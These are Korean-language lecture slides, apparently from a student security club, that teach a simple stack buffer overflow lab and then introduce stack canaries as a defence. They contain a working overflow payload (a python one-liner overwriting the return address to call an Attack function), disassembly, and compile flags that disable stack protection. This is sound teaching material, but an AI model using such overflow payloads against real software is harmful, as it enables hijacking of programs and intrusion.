
일단 이렇게 코딩하고 컴파일까지~

```
gcc -o <실행파일> <소스파일> -fno-stack-protector -m32 -mpreferred-stack-boundary=2
```




프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF



```
(gdb) set disassembly-flavor intel
(gdb) disas Attack
Dump of assembler code for function Attack:
0x0804848d <+0>:      push    ebp
0x0804848e <+1>:      mov     ebp,esp
0x08048490 <+3>:      sub     esp,0x8
0x08048493 <+6>:      mov     DWORD PTR [ebp-0x4],0x0
0x0804849a <+13>:     jmp     0x080484ac <Attack+31>
0x0804849c <+15>:     mov     DWORD PTR [esp],0x8048560
0x080484a3 <+22>:     call   0x08048340 <system@plt>
0x080484a8 <+27>:     add     DWORD PTR [ebp-0x4],0x1
0x080484ac <+31>:     cmp     DWORD PTR [ebp-0x4],0x63
0x080484b0 <+35>:     jle     0x0804849c <Attack+15>
0x080484b2 <+37>:     leave
0x080484b3 <+38>:     ret
End of assembler dump.
(gdb) █
```

컴파일 후 바이너리를 gdb로 디버깅,

Attack 함수를 disas 해보니 주소 나옴!

저는 0x0804848d, 여러분은 다르게

나올 수도 있어요!

```
minibee@argos-edu:~/sys_hw$ (python -c 'print "A"*12 + "\x8d\x84\x04\x08"') | ./buf █
```

이제 프로그램에 값을 삽입하는 법을 알아보아요.



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF



```
minibeef@argos-edu:~/sys_hw$ (python -c 'print "A"*12 + "\x8d\x84\x04\x08"') | ./buf
```

- 키보드 입력에는 한계가 있음(buffer가 2000byte 이라면 어찌지?)
- 그래서 python이 제공하는 ‘파이프라인’이라는 기능을 쓸 것임
- 위 커맨드 대로 치면 사용자 입력을 A 12개, 함수의 주소를 넣는다는 뜻
- 함수 주소를 거꾸로 넣은 이유는 스택의 구조 때문



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF

```
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
Segmentation fault (core dumped)
minibeef@argos-edu:~/sys_hw$
```

다음과 같이 나온다면 성공! (의도치 않은 Attack() 함수의 실행)

BOF 공격의 대항마

# Stack Canary

- Stack Canary




# BOF 공격의 대항마 Stack Canary




그렇다면 BOF공격을 막을 방법은 없을까..?

=> Stack Canary!




# Stack Canary



← SFP와 지역변수 사이에 삽입하여  
RET 변조를 방지


# Stack Canary




1. Canary 고유의 값(16진수) 생성  
ex) 0xaabbccdef



2. BOF 공격 강행





3. 프로그램 종료 시 카나리 값의 변조 여부  
체크.. 변조되면 프로그램 터짐

0x41414141 != 0xaabbccdef  
stack smashing detected!!



## Stack Canary



```
gdb-peda$ pdisas main
Dump of assembler code for function main:
0x08048514 <+0>:      push    ebp
0x08048515 <+1>:      mov     ebp,esp
0x08048517 <+3>:      sub     esp,0x10
0x0804851a <+6>:      mov     eax,gs:0x14
0x08048520 <+12>:     mov     DWORD PTR [ebp-0x4],eax
0x08048523 <+15>:     xor     eax,eax
0x08048525 <+17>:     lea     eax,[ebp-0xc]
0x08048528 <+20>:     mov     DWORD PTR [esp],eax
0x0804852b <+23>:     call    0x8048370 <gets@plt>
0x08048530 <+28>:     lea     eax,[ebp-0xc]
0x08048533 <+31>:     mov     DWORD PTR [esp],eax
0x08048536 <+34>:     call    0x8048390 <puts@plt>
0x0804853b <+39>:     mov     eax,0x0
0x08048540 <+44>:     mov     edx,DWORD PTR [ebp-0x4]
0x08048543 <+47>:     xor     edx,DWORD PTR gs:0x14
0x0804854a <+54>:     je      0x8048551 <main+61>
0x0804854c <+56>:     call    0x8048380 <__stack_chk_fail@plt>
0x08048551 <+61>:     leave
0x08048552 <+62>:     ret
End of assembler dump.
gdb-peda$ █
```



```
minibee@argos-edu:~/sys_hw$ ./buf
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated
```

아까 그 프로그램에 버퍼를 넘겨 입력하니 프로그램이 터졌다.



## 과제 1

### 〈과제〉

Canary 보호기법을 우회할 수 있는 방법에 대해 조사(구글링)하고  
PPT로 정리해서 다음 모임 때 발표하기 ㅎㅎ (1명)

## 과제 2

### 〈과제〉

pwnable.kr 사이트에 bof라는 문제 풀어서 발표 (1명)



# Q & A

Thank You for Listening

